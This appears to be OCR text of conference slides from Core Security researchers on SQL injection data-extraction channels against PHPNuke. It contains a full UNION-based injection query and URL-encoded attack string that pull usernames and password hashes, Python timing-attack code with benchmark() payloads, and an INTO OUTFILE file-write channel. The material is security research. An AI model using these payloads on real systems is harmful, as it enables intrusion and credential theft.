


Column matching

- Executing arbitrary SQL queries
- Suppose to execute the following SQL query through the previous vulnerability

```
SELECT username, user_password, last_ip FROM nuke_users
```

- The SQL Channel adapts the query to fits the original schema



Column matching

- The final query…

```
SELECT tid, sid, subject, date, name
FROM nuke_comments
WHERE (subject LIKE '%xx' AND 1=0) UNION ALL SELECT 42, 42,username,
42, CONCAT_WS('#',user_password, last_ip)/*%' OR comment LIKE '%xx'
AND 1=0) UNION ALL SELECT  42, 42, username, 42,
CONCAT_WS('#',user_password, last_ip)/*%')
ORDER BY date DESC
LIMIT 0,10
```

Our injection looks like

- The final attack string…

```
?type=comment&query='SELECT%20tid%2C%20sid%2C%20subject%2C%20date%2C%20name%20FROM%20nu
ke_comments%20WHERE%20%28subject%20LIKE%20%91%25xx%92%20AND%201%3D0%29%20UNION%20ALL%20
SELECT%2042%2C%2042%2Cusername%2C%2042%2C%20CONCAT_WS%28%91%23%92%2Cuser_password%2C%20
last_ip%29/%2A%25%92%20OR%20comment%20LIKE%20%27%25xx%92%20AND%201%3D0%29%20UNION%20ALL
%20SELECT%20%2042%2C%2042%2C%20username%2C%2042%2C%20CONCAT_WS%28%91%23%92%2Cuser_passw
ord%2C%20last_ip%29/%2A%25%92%29%20ORDER%20BY%20date%20DESC%20LIMIT%200%2C10'
```

DEMO

Column matching - Summary

- The most common data extraction method

- Pros:
  - Simple (…the most simple way, I think)
  - Best case scenario
    - No overhead
    - No signaling info necessary
  - It is possible to retrieve “wider” results-sets than the fields visible in the attack response
    - But this has overhead, and signaling information is necessary
  - Acceptable bandwidth

- Cons:
  - The schema of the vulnerable query must have "compatible“ types with the expected result-set
  - It is possible that the final result-set is limited by the rows being showed

Timing

- Covert Channel
- Method:
  - Insert delays in the processing of a vulnerable query to extract at least a bit
    - » Request calibration
    - » Binary search
    - » Result validation

```
def timingGetField(self, field, linenum):
    self.calibrate(field, linenum)
    ans = ''

    while 1:
        char = self.getKey(field, index, linenum)
        str = ans + char
        if self.verifyEnd(field, str, index, linenum):
            return 1, ans

        ans = self.verifyKey(field, str, index, linenum)
```

"if(locate(mid(%s,%d,1),%s)= 0,benchmark(250000,md5('r00t')),1)" % (field, index, str)

"if(mid(%s,1,%d)!=%s,benchmark(250000,md5('r00t')),1)" % (field, len(str), str)

Timing

- Pros:
  - If you can execute it, and noise permits, you get your data
- Cons:
  - Noise due external factors (network latency, …)
  - Very low-bandwidth
  - False positives (could be mitigated…)
  - Uses vendor dependent features (not always available)
- Optimizations:
  - Multi-bit extraction
  - self-checked extraction
  - Alphabetic encoding over time
  - Predictive pattern algorithms (!)
    - » T9 / iTap
    - » Treats
  - Parallelism (!)

Alternative channels

Based on proprietary/bizarre DB Engine features


- Emails / HTTP request
  - We love enterprise reporting services :)
- File writes
  - Writing files for later read

MySQL:

SELECT * **INTO** '/var/www/crapy-site/ja' **FROM** users

Later… requesting:

http://crapy-site/ja ← Use this file as "channel"



- And many more!

Most bizarre channel ever...?

Most bizarre channel ever...?

WTF!!?!?

Summary

We Presented

- Our SQL Agent implementation
- Based on our agent model
- Structured SQL representation
- SQL Translator
- Encoder
- Channels

(Old vulnerabilities still works (!))

Questions?

(No PHPNuke was harmed during this presentation)

Thank You!

Fernando Russ
fruss@coresecurity.com

Diego Tiscornia
diegobt@coresecurity.com